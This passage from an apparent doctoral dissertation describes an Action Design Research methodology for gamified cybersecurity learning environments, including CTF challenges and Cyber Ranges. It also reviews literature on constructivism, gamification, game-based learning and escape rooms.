should be continuous and organizationally positioned. This is achieved by using multiple evaluation cycles to refine the approach. Furthermore, evaluation should not be a separate stage of the research process. Therefore, research maintains the stages continuously. Decisions about designing, shaping, and reshaping the ensemble artifacts should be interwoven with ongoing evaluation. This has been done during the ADR stages and during the BIE cycles.

According to Table 1.7, the three principles were identified and the results included the initial release and deployment of the artifact followed by subsequent interventions and recurrent versions of the artifacts.

Table 1.7: Stage 2 of the ADR Process in this research.

	Stage 2: Building, Intervention, Evaluation (BIE)	Outcomes
Principle 3	The scenario guidelines could be better defined for students to engage. The list of learning topics should be better selected according to learning needs.	Alpha Version: The artifact conceived as a design idea, and it should be reflective to fundamental IT and technical concepts and to include storytelling and realistic scenarios. Recurrent Versions: The artifacts reached a prototype level and were evaluated during the early designs. The ADR iterations continued in four-stage loop to extract results and redesign accordingly.
Principle 4	Roles should be better defined and to encourage students to react among themselves in a more constructed manner. The ADR team included researchers to include other technical perspectives.	
Principle 5	The approach was evaluated using the ARCS model in the following setups: (i) GBL, (ii) on existing and developed CTF challenges, (iii) Cyber Ranges. The participants were from two different universities and the evaluation expanded in 4 different semesters	

ADR Stage 03: Reflection and Learning. The research conceptually moves from building a solution for a particular instance, to apply to a class of problems. The research process is more than solving a problem to provide a generic methodology. The research process is adjusted based on the early evaluation results to reflect the increasing understanding. This stage represents the following: (i) initial design of the digital artifact shaped by ADR, (ii) reflect on the design recursively during the project, (iii) evaluate the adherence to

principles, and (iv) analyze the results of the intervention according to the objective. In general, in this ADR stage, the research reflects on the learning theory of social constructivism, the results of gamification and GBL, reflect on the benefits of storytelling elements, redefine the evaluation methods and document the results.

Table 1.8: Reflection and Learning - Revised Set of Design Elements.

Reflected Design Elements	Revised Approach
Cybersecurity can be used on other IT topics.	This is being evaluated on the ADR by integrating technical topics.
Gamification can be extended as an attribute.	Engaging storytelling elements other than cybersecurity were tested.
Social interaction is an important factor.	A live wall, host of live events and messaging system should help and assist the social interaction. A schema and plan of how the social interaction will be enabled must also be designed.
Storytelling elements can involve other topics different from IT.	Learners showed a great interest when other themes from movies or computer games were involved.
The scenarios can present themes other than cybersecurity.	The digital environment can host other scenarios that combine IT with other sciences or engage to problem-solving storylines.
Alternate Reality Games (ARG) in general can benefit from the developed approach.	This is an interchanging feature, meaning that a non-educational ARG or approaches such as escape rooms can use the approach to enhance their context.
Scoreboards can engage and create assessment opportunities for job hiring, rewarding systems or to engage learners to a story.	This can be used not only for education but for tourism as the scoreboard can provide reward points which then can be used to have a discount from shops or motivate the participants to get to a specific place.
The deployment should be modular and be updated.	There is an opportunity to integrate further open-source software and other services, therefore the deployment is and should be dynamic and modular, taking into consideration scaling and performance issues.

The following principle applies to Stage 3 - Reflection and Learning:

- **Principle 6: Guided Emergence.** Artifacts emerge through ongoing shaping by organizational use and concurrent evaluation during repeated cycles. Refinements include not only trivial fixes but also substantial changes to the design, meta-design, and meta-requirements that culminate in changes to the artifact.

According to Table 1.9, Principle 6 was addressed, leaving as an outcome the emerging version and the realization of the artifacts by setting up new requirements and revised approaches.

Table 1.9: Stage 3 of the ADR Process in this research.

	Stage 3: Reflection and Learning	Outcomes
Principle 6	The ensemble nature of the artifact was recognized. The design elements and deployment options were updated to integrate the other design principles.	Emerging version and realization: New requirements for the artifact were defined based on the results. Revised versions of the artifact were followed.

ADR Stage 4: Formalization of Learning. The stage resulted in the definition and extraction of design principles with reflection to the learning theories and initial design. Situated learning from an ADR project is further developed into general solution concepts for a class of field problems. Design principles are generated that contribute to theory building. This stage draws on one principle, generalized outcomes, and includes the following principle.

- **Principle 7: Generalized Outcomes.** Situated learning in the organizational context should be further developed into general solutions for a class of similar problems. The resulting ensemble is, by definition, a bundle of properties in different domains. This ensemble represents a solution that addresses a problem. Three levels of generalization are proposed, namely (i) generalization of the problem instance, (ii) generalization of the solution instance, and (iii) derivation of design principles from the DR outcomes.

According to Table 1.10, principle 7 was addressed, finalizing the ensemble version of the artifacts that recursively embodies the design principles and deployment options. The formalization of learning provided a structured way to represent the results of the ADR to recursively continue the research and provide a general solution for a class of field problems. Taking into account the stages of ADR and the updated e-ADR methodology, the following research methodology was formulated that best describes the approach (Figure 1.3).

The figure summarizes all the aforementioned information to provide the structure of ADR. As shown in Figure 1.3 the core research interventions are based on the three fundamental concepts, namely (i) Gamification and GBL, (ii) CTF challenges and Cyber Ranges, and (iii) Deployment options and learning im-

Table 1.10: Stage 4 of the ADR Process in this research.

	Stage 4: Formalization of Learning	Outcomes
Principle 7	A set of design principles was articulated, positioning the current deployment of the cybersecurity learning environment as an instance.	Ensemble Version: An ensemble embodying the design principles and deployment options of the artifacts.
Results: The ADR results in the hypothesis that cybersecurity learning environments can be extended to teach other technical IT topics that replicate real systems and infrastructures. Not only that, but the digital environment can be used to host software and applications in a way to engage common people in the fundamentals of IT and to use it as an interactive workshop for various of learning topics that extend IT (e.g., mathematics, physics, simulations, arts). For each completed ADR cycle, the research tends to reach the best fitting between theory, research as presented and described in Figure 1.3.		

pact. These research categories allowed the recursive research design to deploy and extract results for each ADR step and cycle.

Initially, the research topics were defined, and the related literature was investigated. The focus was on discovering approaches for cybersecurity including gamification approaches, serious games, GBL, computer games, among others. Initially, the research methods were also investigated to consider whether ADR will fit the needs of the research and to understand the existing learning theories. This results in a review of the literature and in the initiation of the first cycle of the ADR. Following the recursive 4-stage cycles of the ADR the research proceeded with the following: (i) P: Definition of the problem, (ii) A: Artifact Implementation (iii) E: Evaluation of the implementation (iv) R: Reflection of the approach to learning theories (v) L: Formalization and learning to generalize the implementation. Following this cycle, the first results of the research were extracted. For each cycle intervention, the results were realized in the ADR to enhance and upgrade the artifact(s).

In each ADR cycle, the initial scientific problem was redefined, considering the results of each completed ADR cycle. The results are conceptualized and represented in the following categories: (i) development of digital artifacts, (ii) design methodology, (iii) learning theories, and (iv) evaluation methodology. The basic principles of development have social constructivism as a basis, and the results of ADR propose a generic approach to develop and deploy cybersecurity learning environments. As shown in Figure 1.3, the ADR stages are matched with the chapters of this dissertation where the complete information is presented. The figure not only presents this mapping to the dissertation but




Figure 1.3: The progress of this research according to the e-ADR methodology.

also highlights the contribution of the ADR. To better understand the timeline of the ADR, Figure 1.3, shows all the steps followed to carry out this research.

To better understand the timeline of the ADR research, the stages and research milestones are shown in Figure 1.4 and Figure 1.5. The timeline shows the research interventions and milestones of the Ph.D. from 2018 until 2022. The ADR stages are explained, namely (i) square brown icon refers to the problem formulation, (ii) reverse purple triangle for the BIE stage, (iii) blue circle concerns the stage related to reflection and learning, and finally (iv) pink rectangle rhombus regards the formalization and learning. With the green circle icon, live events and experiments are also highlighted. As shown in Figure 1.4, the ADR began with the investigation of the background and research concepts that the Ph.D. would investigate (i-a). Follow-




Figure 1.4: The timeline of the first and second ADR cycles.

ing this initial step, BIE cycle I started using existing labs (from Vulnhub⁷), and to obtain the first results (i-b). This step was then followed until the first revisions of the deployed artifacts, with the result being the inclusion of educational material and further instructions for the CTF challenges to work better for educational purposes (i-c). A second BIE cycle (i-d) started in early 2019, followed by an investigation of the gamification elements and their impact on learning (i-e). The first ADR cycle was completed with extraction of initial results regarding the theoretical basis and the initial research approach to use CTF challenges and virtual labs for education and learning (i-f).

The second ADR cycle initiated the investigation on the Gamification and GBL approaches to discover the differences and extract the elements that could be beneficial and enhance the learning curve(ii-a). The problem formulation of the second ADR cycle was followed by the BIE cycle (ii-b) by conducting experiments on the impact of GBL on learning and an experiment within the Ionian University premises (IonianCTF). Within this cycle, the ARCS model was integrated (ii-c) as a reflection of the experiments, which, using a continuous BIE stage (ii-b), finalized the second iteration of the ADR cycle.

The third ADR cycle initiated with the problem formulation (iii-a) to be focused on the deployment details and the platform, which can be deployed and can be beneficial. As a result of the previous ADR cycles, it was considered that an approach is required to efficiently deploy the required digital infrastructure.

⁷<https://www.vulnhub.com/>

Not only this, but the deployment should be easy for educators and easy for learners to engage with. Therefore, the BIE cycles (iii-b) were focused on the BIE cycles investigating deployment approaches, including, but not limited to virtualization.




Figure 1.5: The timeline of the second and third ADR cycles.

During the third cycle of ADR, great effort was put into finalizing the approach and experimenting with audiences about defensive tactics in cybersecurity (iii-c). Various experiments followed during the BIE cycles IV-V (iii-b) to the Cycles VI-VIII (iii-d) that focused on the development and deployment of Cyber Ranges. These interventions led to the collaboration with the University of Regensburg in order to allow the ARCS model and existing research to be carried out in a similar and alternative context. During this period, it was considered important to align and consider the learning objectives and learning outcomes when designing a Cyber Range. The third ADR cycle ended in 2022, having a large set of information that would evolve during the final ADR cycle. This last period focused on learning outcomes (iv-a) and alignment of the approach with educational frameworks. Not only that, it was considered important to investigate how cybersecurity learning environments can provide security exercises that directly target blue teams and defensive tasks (iv-c). The interventions resulted in enabling methodologies to address cybersecurity skills but also to extend to other topics.

1.5 Dissertation Structure

The structure of this dissertation is described below, summarizing the chapters from Chapter 1 to Chapter 6.

Chapter 1 states the problem and research questions that were addressed in this thesis; It also describes the research contribution and indicates the main methodological basis of the investigation.

Chapter 2 gives a review of the literature on the research topics and concept areas of this research. Among others, the learning theories of constructivism and the difference between gamification and GBL are provided. In addition, the investigation includes research on CTF challenges, Cyber Ranges, and Virtual Labs.

Chapter 3 contains the results and extensive details of the investigation on gamification and GBL. The purpose of this chapter is to retrieve information on whether GBL can be beneficial in the classroom using a commercial cybersecurity computer game. Furthermore, CTF challenges are analyzed and used within university courses as an experiment to discover the benefits and challenges regarding gamification and GBL. A learning approach was tested and evaluated using virtual labs in academic courses and the integration of CTF challenges to present the educational material. A gamified approach and the integration of existing virtual labs Vulnhub⁸ into academic courses are shown. The approach is validated using the motivation concepts of the ARCS model.

Chapter 4 concerns the deployment approaches and technical documentation of the software stack that should be integrated to have a complete cybersecurity learning environment. More specifically, a CTF challenge was presented along with a Cyber Range for SOC teams and a digital twin, collaboratively organized by the University of Regensburg and the Ionian University. In this chapter, the technical details of using virtualization capabilities to deploy Cyber Ranges are investigated. More specifically, the chapter presents results from extensive performance and benchmarking

⁸<https://www.vulnhub.com/>

tests to deploy Cyber Ranges, CTF challenges, and virtual labs. As a result, a solution was developed for educators to implement a cybersecurity learning environment that maintains all the above. Last but not least, additional features that will enhance the digital environment are presented, including the deployment of adversary emulations and the technical aspects of regulations to provide a broader educational and learning scope.

Chapter 5 presents the evaluation results of four popular CTF platforms and how to align the learning outcomes of the approach with the educational frameworks. An educational framework is used to design and evaluate a Cyber Range. The methodology is also used to systematically evaluate two CTF challenges related to the development of secure mobile applications.

Chapter 6 concludes with a refinement of the claims and results of the dissertation, presenting the conclusive results per chapter.

Chapter 2

Background

2.1 Design Principles: Gamification and Game-Based Learning

One of the most important aspects of effective learning is creating a suitable learning environment. The learner should be exposed to the cognitive material to be studied in an environment that is conducive to learning (Tam, 2000). The focus on the individual when it comes to understanding human behavior has been a controversial topic for many years. Some scientists argue that the focus should be on the individual, while others believe that the social and cultural context is just as important.

Gamification and GBL are two key concepts for using games, or gamified approaches in the learning process and especially computer games for educational purposes (Zichermann & Cunningham, 2011). A commonly accepted definition to enable game mechanics to education is the following: *“The process of game thinking and game mechanics to engage users and solve problems”* by Zichermann and Cunningham (Zichermann & Cunningham, 2011). In addition, Deterding et al. (2011) (Deterding, Sicart, Nacke, O’Hara, & Dixon, 2011) argued that gamification is *“the use of game design elements in non-game contexts”*, implying that gamification is more related to the game elements of an activity than to playfulness (Y. Yang, 2014). Yang summarizes the above arguments to separate the meanings of the two terms in the following definition: *“Gamification relates to gaming techniques, while game-based learning carries the learning through the form of games”* (Becker, 2017). Finally, var-

ious researches have been investigating on the properties of the effectiveness and quality of playing games in cognitive learning (Laamarti, Eid, & El Sadik, 2014; Chou, 2019; De Freitas & Oliver, 2006; Dondi & Moretti, 2006).

The approaches of gamification and GBL share common aspects with modern learning approaches, and researchers tend to agree that teaching environments that allow students to construct their knowledge and engage in hands-on labs are beneficial. More specifically, such approaches are more likely to be adopted by students, who value and seek the effectiveness of these approaches (M. Bada, Creese, Goldsmith, Mitchell, & Phillips, 2014). Gamification and GBL usually allow trainees to experiment and build their knowledge, a learning approach that relates to constructivism.

Constructivism is a learning theory that emphasizes the idea that learning is an active process for the learner. It is a way of looking at the world that focuses on the learner's ability to build their own knowledge. This means that learners are not passive recipients of information, but are actively engaged in the process of creating meaning (S. O. Bada & Olusegun, 2015). The theory of constructivism is based on the idea that humans learn by constructing their own knowledge. This means that individuals learn by actively constructing their own understanding of the world, rather than passively absorbing information. (Bereiter, 1994). Constructivism is basically a theory, based on observation and scientific study, to observe and understand how people learn. It says that people construct their own understanding and knowledge of the world, through experiencing things and reflecting on those experiences (Glaserfeld, 1998; Von Glaserfeld, 2012; C. Chen, 2003; Steffe & Thompson, 2000). This view of learning, contradicts other learning theories, which posit that learning is simply the transfer of knowledge from one person to another. According to this view, learning is a much more complex process, involving the construction of new knowledge by the learner (S. O. Bada & Olusegun, 2015).

2.1.1 Constructivism

The *Zone of Proximal Development (ZPD)* is a key concept in Vygotsky's theory of cognitive development. It highlights the importance of social interactions in cognitive development and provides a framework for designing instructional activities that promote cognitive growth. The ZPD shows the

distance between a student's current level of developmental functioning and their potential level, as determined by more knowledgeable others. This concept highlights how important social interactions are for cognitive growth and development; Without these interactions, children would not be able to develop new skills or knowledge. (Vygotsky et al., 2011; Crawford, 1996). To understand the concept of social interaction and its importance for cognitive growth and development, it is first necessary to understand what cognition is. Cognition can be defined as "the mental processes involved in acquiring, storing, retrieving, and using knowledge" (Paivio & Begg, 2003). Information processing occurs at every level of the human cognition, from the most basic sensory processes to higher-level executive functions.

In recent years, there has been an increasing demand for enhancing the learning process with high levels of interactivity. This is because interactivity is important to improve the learning experience (Chan, Wan, & Ko, 2019). Behaviorism can be used to support learning by providing students with clear instructions and positive reinforcement for the use of technology. Cognitivism can be used to support learning by providing students with opportunities to interact with technology and explore its potential (De Freitas, Rebolledo-Mendez, Liarokapis, Magoulas, & Poulouvassilis, 2010). However, these approaches focus on the transfer of knowledge using text and dialogue in learning. The use of simulations and games to make the learning process more interactive can make the learning process more fun and engaging (Facer et al., 2004). As a result, novel approaches capable of providing information security/privacy education should provide real-world scenarios and allow learners to actively engage in the learning process. These approaches should be based on the idea that learners learn best when they are actively engaged in the learning process and when they have the opportunity to share their knowledge with others (Kim, 2001; Kalina & Powell, 2009; Chaiklin, 2003b).

Enhancing awareness of security and privacy through contextual delivery methods is an important part of protecting individuals from potential threats. Classroom-style training, posters, and websites are all effective methods of delivering context. Using these methods, individuals can better understand security and privacy and how to protect themselves (Cone, Irvine, Thompson, & Nguyen, 2007; Zeissig, Lidynia, Vervier, Gadeib, & Ziefle, 2017). The growing

popularity of video games and the increase in their technological capabilities have made them an attractive option for security training. Computer games offer a number of advantages over traditional training methods, such as simulations and role-playing exercises. They are able to provide a more immersive experience that can better engage and motivate users. In addition, computer games can be customized to specific needs and objectives, making them an effective tool for learning complex concepts and procedures (Trepte et al., 2015).

2.1.2 Gamification and Game-Based Learning

Similar to constructivism, gamification and Game-Based learning approaches, learning occurs through hands-on practical experience and real-world application. Providing experiential learning, a concept that has also gained popularity in recent years, has shown its effectiveness in various domains. In particular, experiential learning can be used effectively to teach security concepts (Konak, 2018; Rege, 2015). To provide such experiences, a balance between challenges, instructional material, and assessments together with gamification elements can result in expected results (Cordova & Lepper, 1996; Pivec, Dziabenko, & Schinnerl, 2004). It is also difficult for teachers to keep track of student progress because assessment tools are either outdated or do not take into account various learning styles.

Gamification is a process of turning the learning process as a whole into a game. This is done by adding game elements to the learning environment. This can be anything from bonuses to achieve certain goals to simple challenges. The aim of gamification is to make the learning process more engaging and exciting. This is seen as a more effective way of educating and training users. In contrast, GBL is a specific type of game that has been shown to be effective in teaching various subjects. It allows users to learn at their own pace and without having to sit through long lectures or read dense textbooks. Games are interactive, fun, and provide instant feedback on what students have learned. GBL is a powerful tool that can be used to help students learn various subjects. Furthermore, the incorporation of gamification elements into the games adds an extra layer of motivation to motivate the students to learn (Pivec et al., 2004). Providing students with positive reinforcement and opportunities to mastery relevant content are important methods for increasing motivation and

developing self-paced elements during the learning process.

Games have been highlighted with the method of “trial and error”. Trial and error is a key method to motivate players to continue trying until they reach their goals. It is this repeated process of trying that leads players to feel invested in the game and eventually become addicted. The context related to real-world cases and challenges could be presented inside a computer game. As a result, games can be used as an effective tool to learn various skills and concepts in different subjects (Connolly, Boyle, MacArthur, Hainey, & Boyle, 2012; Kebritchi, Hirumi, & Bai, 2008; Lee, Luchini, Michael, Norris, & Soloway, 2004; Landers, 2014). Computer games are a form of entertainment that people around the world enjoy. They can be used to teach different concepts or skills and have been found to be an effective way to motivate students. In recent years, there has been a growing trend in using computer games as pedagogic tools to teach children (or adults) new things. One reason why computer games are so successful in teaching is because they allow learners to become actively involved in the learning process. Games can also provide fun and excitement while helping users learn material quickly and effectively (Annetta, Minogue, Holmes, & Cheng, 2009; Becker, 2009; Siang & Rao, 2003; Siau, Sheng, & Nah, 2006; Connolly et al., 2012). The differences between gamification and GBL are presented in Table 2.1 to better distinguish them (Isaacs, 2015; Kapp, 2012).

Table 2.1: Differences between Gamification and GBL.

Gamification	Game Based Learning
Gamification transforms the whole learning process into a game, using a reward system, badges, storytelling elements, theme-related context, hidden content and leader-boards.	GBL uses games as part of the learning process and to reach instructional goals. GBL retains a balance between gameplay and the ability of the player to understand topics of the real world.
Apply game design and game elements in a non-game environment.	Educational content is included in the game. Digital or non-digital approach to achieve the required learning outcomes.

Gamification engages students and makes them feel like they are playing a game, which is different from GBL. The learning content is presented in a gamified version/way to motivate students to stay focused and learn the material better. Second, it provides simulated experiences that are similar to what students would encounter in the real world. This helps students develop problem-solving skills and learn to multitask. In both approaches, to achieve ef-

fective learning outcomes, pedagogical principles and instructive material must be carefully embedded and organized to ensure effectiveness (Greitzer, Kuchar, & Huston, 2007). In this field, there are already implementations that provide simulations aimed at the network infrastructure (Gilberg, 2006). There are key-concepts which GBL and gamification relies on and are beneficial with as follows.

Basic Principles of Gamification. Digital and physical games are often presented alongside (Allen & Straub, 2015) while gamification approaches extend exercises to real-world examples (Katsantonis, Fouliras, & Mavridis, 2017). However, it is imperative to consider more careful approaches to accept the widespread use of gamification in academia, in order to accept the widespread use of gamification in academia. Gee (Torres et al., 2008), for example, indicated that 16 learning principles could be offered from games such as interaction, well-structured problems, challenge and consolidation, pleasant frustration, system thinking, exploration, and cross-functional teams, among other principles (Torres et al., 2008; Laurent Cifuentes, 2010; Krathwohl, 2002; Anderson & Krathwohl, 2001). These principles are directly related to cybersecurity concepts to allow participants to detect design and configuration flaws.

Role of Engagement. The role of active participation in the learning process is emphasized during the game design phase. (Nagarajan, Allbeck, Sood, & Janssen, 2012). Participants are invited to solve complex challenges and participate without experiencing fatigue when playing computer games. As it is a comfortable learning task, participants are asked to solve complex puzzles and participate (Fotaris, Mastoras, Leinfellner, & Rosunally, 2015). To achieve the expected learning outcomes, it is important to highlight attributes that are potentially positive for the learning process. To achieve this, it is important to highlight the strengths that have a potential positive impact on the learning process (Amory & Seagram, 2003; Becker, 2009; Moreno-Ger, Burgos, Martínez-Ortiz, Sierra, & Fernández-Manjón, 2008). In this direction, careful and comprehensive methods are needed to present the learning content and define the learning outcomes (Hirumi & Stapleton, 2009).

Learning outcomes and effectiveness. Specific studies show that not all games can be effective as a learning environment and that not all participants will accept these methods (Oblinger, 2006). Educational games are still in the

early stages of development, and even now more careful approaches must be developed to accept computer games as an efficient learning approach (Gondree & Peterson, 2013).

Positive impact of Games on learning. Despite the limitations of using GBL, games are generally associated with the following benefits, leading to positive learning outcomes: (Al-Azawi, Al-Faliti, & Al-Blushi, 2016):

1. Games can be used to examine individual traits such as self-esteem.
2. Games are fun and therefore promote long-term undivided attention and concentration, helps develop various IT skills, and motivates participants to make mistakes and learn from them.

Cooperation and Social Constructivism. Education domains that use GBL and gamification are interdisciplinary areas where skills such as critical thinking, group communication, discussion, and decision-making are very important (Pivec et al., 2004). In this direction, computer games could improve this perspective and enhance the characteristics of cooperative learning and active participation.

2.1.3 Modern Learning Theories and Approaches

Public and private organizations are showing a high interest in promoting education and learning about information security and understanding privacy issues, also tending to hire enough qualified cybersecurity workforce (Beuran, Chinen, Tan, & Shinoda, 2016; Caballero, 2017). In industry and literature, it is common to use entertaining methods such as gamification, Game for Learning (G4L) and Game-Based Learning (GBL) to achieve high retention rates in trainees (Becker, 2017). Organizations are generally unable to provide large-scale programs to improve data security and employee privacy awareness (Berger & Jones, 2016). The topics generally focus exclusively on advanced concepts and ultimately the programs fail to achieve specific learning goals for beginners or non-IT professionals; therefore, not all existing relevant programs in the market provide appropriate deployment flexibility. Therefore, modern learning tools must be extended to meet and adapt to personal needs (Schiaffino

& Amandi, 2009; Liegle & Woo, 2000; Sottilare, Brawner, Sinatra, & Johnston, 2017). Although recent research has begun to focus on gamification-based approaches to security and privacy education, there is still much work to be done in this area (Hendrix, Al-Sherbaz, & Victoria, 2016; Mora, Riera, Gonzalez, & Arnedo-Moreno, 2015; Gonzalez, Llamas, & Ordaz, 2017; Beltrán, Calvo, & González, 2018).

According to McGonigal (2011), people today express prolonged dissatisfaction with everything that happens in real life while playing games and generally maintain positive emotions when they are engaged in a playful environment (Mora et al., 2015; Leaning, 2015). Integrating elements of gamification and storytelling into the learning process appears to be a challenge. Therefore, challenges could include linear and non-linear scenarios to achieve specific learning goals taking into account audience attributes such as background knowledge and according to their social and work environment to meet learning objectives. In addition, storytelling elements can be incorporated, selecting different themes that will be appropriate for audiences.

New approaches can be used to replace the educational learning process, present the main educational context, and incorporate a variety of options to improve awareness of security and privacy. Tabletops, for example, are appropriate for initiating group discussions or approaches, such as escape rooms, that involve participants in team-based activities. Group discussions and an educational context can be done through various new approaches, such as interactive and puzzle books that provide self-directed learning and self-assessment methods, such as group discussions. Literacy metrics are important to include to assess knowledge and demonstrate acquired skills along with possible behavior change in subjects. Topics which can be used to stimulate learning outcomes for security and privacy awareness include the following: password management, email handling and virus infection, phishing attacks, web browsing behavior, updates and awareness, compliance to security protocols, operating systems and security, physical security (e.g. exposed peripherals), smartphone security (third-parties, privilege and access management, disclosures), understanding of geolocation data (location awareness), familiarize with risks regarding published media (photos, text, sound) and data handling (distinction between personal and sensitive data).

The creation of learning experiences based on personalized characteristics, specific skills, and background knowledge is expected to improve the motivation rate of learning programs and improve learning outcomes (Schiaffino & Amandi, 2009). Maintaining a high level of motivation on topics related to information security is difficult due to questions that arise from the lack of technical expertise of the participants, while such training programs require a great deal of effort from smaller organizations (Berger & Jones, 2016).

A promising type of game that has emerged in recent years is the escape room. In these approaches, small groups attempt to “escape” at a predetermined time by doing various puzzles and challenges. The main reason for the popularity of the game is that it is cooperative and challenging to play, providing players with the opportunity to communicate directly in the real world. The theme of the room creates a unique atmosphere that, when combined with time, difficulty type, decoration, and even background music, emotionally engages the player, delighting in the arousal of his curiosity and excitement (Wiemker, Elumir, & Clare, 2015). Escape rooms have been designed to support team building, improve critical thinking, and test problem-solving for groups of all types, simulate real environments, and can be virtual (computer games, smartphone applications) or physical.

